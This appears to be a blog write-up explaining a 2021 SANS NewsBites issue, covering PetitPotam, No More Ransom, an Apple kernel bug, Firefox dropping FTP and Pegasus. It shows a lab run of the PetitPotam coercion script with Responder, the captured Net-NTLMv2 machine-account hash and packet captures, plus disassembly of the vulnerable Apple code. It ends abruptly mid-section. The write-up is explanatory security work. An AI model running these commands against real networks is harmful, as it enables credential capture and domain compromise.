SANS NewsBites – Summary

The SANS report explained

Part 1 – Report (27 / 07 / 2021)

- Mitigations for PetitPotam Windows NTLM Relay Attack
- *No more Ransom* project effective in reducing Ransomware risk
- Patch your Apple product to avoid Arbitrary Code Attack
- Malware Authors are using uncommon programming languages
- Newest version of Firefox doesn’t support FTP
- Amnesty International calls for Surveillance Tech moratorium (PEGASUS)

Mitigations for PetitPotam Windows NTLM Relay Attack:

Microsoft has released mitigations to help users protect systems from the PetitPotam Windows NTLM relay attack that could make windows systems reveal password hashes. Microsoft’s recommended mitigation is to disable NTLM authentication on Windows DC.

No more Ransom project effective in reducing Ransomware risk

The *No More Ransom* project has saved organizations nearly €1 billion in payments to ransomware operators. In the five years that it has been operating, the *No More Ransom* project has helped millions of ransomware victims recover files after attacks. The *No More Ransom* portal is available in 37 languages. It has more than 1200 tools capable of decrypting more than 150 strains of ransomware.

Patch your Apple product to avoid Arbitrary Code Attack

Just five days after releasing IOS 14.7 and macOS 11.5, Apple has released an update to address an IOMobileFrameBuffer vulnerability which can be used to execute arbitrary code with kernel privileges. The CVE-2021-30807 was reported by an anonymous researcher.

Malware Authors are using uncommon programming languages

According to researchers at BlackBerry, malware creators are increasingly using arcane programming languages to improve the development process and to evade detection and hinder analysis. In particular, instances of malware written in Go, Rust, Nim, and Dlang are on the rise.

Newest version of Firefox doesn't support FTP

Mozilla has released Firefox 90. The newest version of the browser does not support FTP. In a blog post, Mozilla says the decision to remove support for FTP was made because of security issues; of particular concern is that the protocol transfers data in cleartext. FTP was disabled by default in Firefox 88.

Amnesty International calls for Surveillance Tech Moratorium (PEGASUS)

The recent release of a report from the Pegasus Project revealed that NSO Group's Pegasus surveillance technology has been used to spy on governments officials, human rights activists, journalists, and others around the world. "Amnesty International is calling for an immediate moratorium on the export, sale, transfer and use of surveillance technology until there is a human rights – compliant regulatory framework in place".

Source: SANS NewsBites Volume XXIII – Issue #58

The SANS report explained

Part 2 – Details

- What PetitPotam NTLM Relay Attack is
- More about the *No More Ransom* project
- CVE-2021-30807, Apple Arbitrary Code Attack
- Version 90 of Firefox doesn't support FTP
- More about Pegasus

What PetitPotam NTLM Relay Attack is

As indicated by its name, the attack is a NTLM Relay Attack. According to the Microsoft documentation about Credential Relaying Attacks (see MSA 974926), a Relay Attack occurs when "An attacker who is able to obtain the user's authentication credentials while being transferred between a client and a server would be able to reflect these credentials back to a service running on the client, or forward them to another server where the client has a valid account. This would allow the attacker to gain access to these resources, Impersonating the client…"

We can deduce that in order to perform the attack, the attacker should be able to obtain the user's credentials. Depending on the NTLM Relay attack, different ways exist to grab the credentials and to gain an access. PetitPotam exists because a researcher, Gilles Lionel (Topotam), discovered a way to force a Windows Host to authenticate, through a MS-EFSRPC function called EfsRpcOpenFileRaw.

It is important to specify that we don't get a NTLM hash while forcing the server or the client to authenticate, but we get here a Net-NTLMv2 challenge. The Net-NTLMv2 challenge makes attacks like Pass The Hash impossible, since the salt changes until the attacker will use the credentials to perform the PTH. However, a NTLM relay attack can be performed with a Net-NTLMv2 challenge since creds are directly relay to the victim.

In order to understand how the attack occurs, I created a DC in an AD Windows Server 2016, with a ADCS service.




ATTACKER
10.20.10.9
Forces the client to authenticate (EfsRpcOpenFileRaw)
NTLMSSP_AUTH (Net-NTLMv2 authentication)
ADCS
10.20.10.8


Figure 1 - PetitPotam - Source: GL4DI4T0R

The first step is to install the PetitPotam script from github. Once the script is installed, we must use it with the Responder to catch the Net-NTLMv2 challenge.



```
root@kali:~/PP/PetitPotam# responder -wrfF -I eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C
```


Once the Responder is started, we can run the script in order to force the client to authenticate.



```
root@kali:~/PP/PetitPotam# ./Petitpotam.py -u '' -p '' -d '' 10.20.10.9 gladiator.local


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _     _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |   | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|   |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


[-] Connecting to ncacn_np:gladiator.local[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
root@kali:~/PP/PetitPotam# 
```


As indicated in the github repository, the interface c681d488-d850-11d0-8c52-00c04fd90f7e is used, with the LSARPC (Local Security Authority RPC). We can see that the script uses the EfsRpcOpenFileRaw function in order to force the client to connect. This is a direct abuse of an AD CS functionality.

The attack worked, and looking at the responder we catch the Net-NTLMv2 challenge:




```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.20.10.8
[SMBv2] NTLMv2-SSP Username : GLADIATOR\SERVERAD$
[SMBv2] NTLMv2-SSP Hash     : SERVERAD$::GLADIATOR:732a9a1eb3a72caf:81B3EA65CDD4FE7DEAF1CC7BE8AC4C0A:0101000000000000C0653150DE09D20
1393F9431DD56B6EF000000000200080053004D004200330001001E00570049004E002D00500052004800340039003200520051004100460056000400140053004D0
0420033002E006C006F00630061006C0003003400570049004E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F0
0630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000030000000000000000000000
000400000932C47C5F061C8CF91A3B91EA8F674060AF07205AEFDB73CCBFCBEF956666ABF0A001000000000000000000000000000000000000009001E0063006900660
073002F00310030002E00320030002E00310030002E003900000000000000000000000000
```

We can observe the evolution of the attack with wireshark. The first element that we can catch is obviously the NTLMSSP_AUTH challenge.




```
10.20.10.9          10.20.10.8          SMB2       291 Negotiate Protocol Response
10.20.10.8          10.20.10.9          SMB2       220 Session Setup Request, NTLMSSP_NEGOTIATE
10.20.10.9          10.20.10.8          SMB2       392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED,
10.20.10.8          10.20.10.9          SMB2       699 Session Setup Request, NTLMSSP_AUTH, User: GLADIATOR\SERVERAD$
10.20.10.8          10.20.10.9          SMB2       143 Read Response, Error: STATUS_PENDING
10.20.10.8          10.20.10.9          SMB2       232 Negotiate Protocol Request
10.20.10.9          10.20.10.8          SMB2       291 Negotiate Protocol Response
10.20.10.8          10.20.10.9          SMB2       220 Session Setup Request, NTLMSSP_NEGOTIATE
10.20.10.9          10.20.10.8          SMB2       392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED,
```

The frame contains the Net-NTLMv2 challenge:



```
    ▾ Security Blob: a182022530820221a0030a0101a2820204048202004e544c...
      ▾ GSS-API Generic Security Service Application Program Interface
        ▾ Simple Protected Negotiation
          ▾ negTokenTarg
              negResult: accept-incomplete (1)
              responseToken: 4e544c4d535350000300000018001800 8c0000004c014c01...
            ▾ NTLM Secure Service Provider
                NTLMSSP identifier: NTLMSSP
                NTLM Message Type: NTLMSSP_AUTH (0x00000003)
              ▸ Lan Manager Response: 000000000000000000000000000000000000000000000000
                LMv2 Client Challenge: 0000000000000000
              ▸ NTLM Response: ef11d2d8e4af0a7ffdc07faf98150c830101000000000000...
              ▸ Domain name: GLADIATOR
              ▸ User name: SERVERAD$
              ▸ Host name: SERVERAD
              ▾ Session Key: c060bff954538586c22f81eee04b4619
                  Length: 16
                  Maxlen: 16
                  Offset: 496
```

And finally, we catch the EFS response, which confirms with the message WERR_BAD_NETPATH that the attack was successful.



```
    21 0.014811865    10.20.10.9          10.20.10.8          EFS        286 EfsRpcOpenFileRaw request[Dissector bug, protocol EF
    52 1.032110878    10.20.10.8          10.20.10.9          EFS        198 EfsRpcOpenFileRaw response, Error: WERR_BAD_NETPATH
```

According to the documentation of Topotam, it is not a vulnerability but an abuse of a legitimate feature of the system. Also, Disabling the EFS service doesn't mitigate the bad implementation of the feature.

For more mitigations and explanations, see documentation about KB5005413.


More about the *No More Ransom* project

In 2016, Europol decided to launch the No More Ransom project. The project is mainly divided into two directions: Preventing, and attempting to recover the encrypted data caused by ransomwares.

In coordination with several companies, Europol provides solutions to identify and decrypt ransomwares, if it exists. Different ransomwares are studied deeply, and depending on it different solutions exist to recover the files.

The reconnaissance part is important. In order to identify the type of ransom, different elements are required. It can be the payment information, an encrypted file etc…

For example, EMSISOFT, a partner of Europol for the No More Ransom project, offers also free solutions to help victims to recover encrypted files. It uses the id-ransomware tool (from *malwarehunterteam*) to recognize the type of ransom, and then analyze the information. After analysis, the EMSISOFT team advices whether no-cost recovery is possible using existing decryption tools and techniques.



1 Identify the ransomware

2 Check for available decryption tools

3 Get your files back for free

Upload ransom note

The text file that includes the ransom and payment information.

Choose File

Upload encrypted file

An encrypted file less than 8 MB in size.

Choose File

Ransom contact information

Enter the email address or hyperlink the ransomware gave you as contact information.


e@mail.com or http...

UPLOAD

Service provided by ID Ransomware.

Figure 2 - The identification interface. Source: EMSISOFT

EMSISOFT is not the only partner in the project. 170 partners, from the public and the private sector, are involved in the project. More than $1 billion are saved thanks to the project, and the different tools have been downloaded more than 6 million times. 121 free tools exist, for 151 ransomware families.



LORENZ AVADDON ZIGGY

FONIX JUDGE DARKSIDE

THUNDERX CRYPT32 CYBORG

CHECKMAIL7 SPARTCRYPT CRYCRYPTOR

Figure3 - Tools are chosen depending on the ransom. Source: nomoreransom

As mentioned in a rapid7 article about the project, these six millions tools aren't downloaded for awareness, but it indicates about how incredibly prevalent ransom attacks have been over the past few years.

When the ransomware is recognized, and solutions exist to recover the files, it shouldn't be difficult to perform recovery. But when the ransomware isn't recognized, because it is a new one for example, it is also important to talk about it since early research makes possible solutions for future infected devices.

Different methods exist to find solutions for ransomwares. Some tools allow a victim to recovery all files and contents, and some allow a partial recovery. The research is mainly based on how the ransom is sent and implemented in the victim machine, how the encryption process is working, or determining how strong the cipher is (usually tested when the same key exists for all encrypted devices, using a known-plaintext attack).

For more information, see the nomoreransom project new website, and the Europol documentation.


CVE-2021-30807 – Apple Arbitrary Code Attack

The vulnerability was discovered by an anonymous researcher. The concerned versions of Apple are IOS 14.7 and MacOS 11.5. The manipulation of a function related to *IOMobileFrameBuffer* leads to a buffer-overflow, which can help an attacker to perform an LPE.

The attack can't be performed remotely, and a local access is required to be successful.

The *IOMobileFrameBuffer* is a kernel extension for managing the screen framebuffer. It is controlled by the user-land framework *IOMobileFramework*. Many CVE's are related to the function (2011, 2015, 2016, 2017, 2018, 2021).

Saar Amar is a researcher that was working on the vulnerability before the patch, but the vulnerability was patched before he released a PoC. He explains in his proof of Concept (see saaramar on github) that the vulnerability exists because a function called *IOMobileFrameBufferLegacy::get_displayed_surface* receives a 32bit integer input with no check on it at all. The integer is used as an index to an array. Calling the method 83 can help an attacker to trigger the flow, and to gain a full control over the integer. (see the last part of the exploit in the source).



```
FFFFFFF00970ADDC LDR              X8, [SP,#0x30+v_this]
FFFFFFF00970ADE0 LDR              X0, [X8,#0xB70] ; this
FFFFFFF00970ADE4 LDUR             X1, [X29,#var_10] ; task *
FFFFFFF00970ADE8 ADD              X9, X8, #0xA58
FFFFFFF00970ADEC LDR              W10, [SP,#0x30+v_scalar0]
FFFFFFF00970ADF0 MOV              X11, X10
FFFFFFF00970ADF4 ADD              X9, X9, X11,LSL#3
FFFFFFF00970ADF8 LDR              X2, [X9] ; IOSurface *
FFFFFFF00970ADFC LDR              X3, [SP,#0x30+var_18] ; unsigned int *
FFFFFFF00970AE00 BL               IOSurfaceRoot::copyPortNameForSurfaceInTask(task *,IOSurface *,uint *)
```

Figure 4 - The vulnerable code - source: Saar Amar github


Since exploit research is difficult and takes time, especially for Exploit Development over Apple products environment, and since an Anonymous researcher declared the exploit existence before Saar Amar, his researches and the publication of his PoC (Uncompleted) is very useful for a better understanding of the vulnerability.

Version 90 of Firefox doesn't support FTP

Firefox doesn't support the protocol FTP anymore since the protocol isn't secure. A user can log in, while the credentials are displayed in clear over the network, without encryption. The protocol was disabled by default in the version 88.

According to the Mozilla documentation, many malware distribution campaigns launched their attacks by compromising FTP servers and dropping malwares at user's devices through the insecure protocol.

In order to understand how insecure the protocol is, I settled a VSFTPD server in my machine and sniffed the network flow over the interface:



Authentication Required

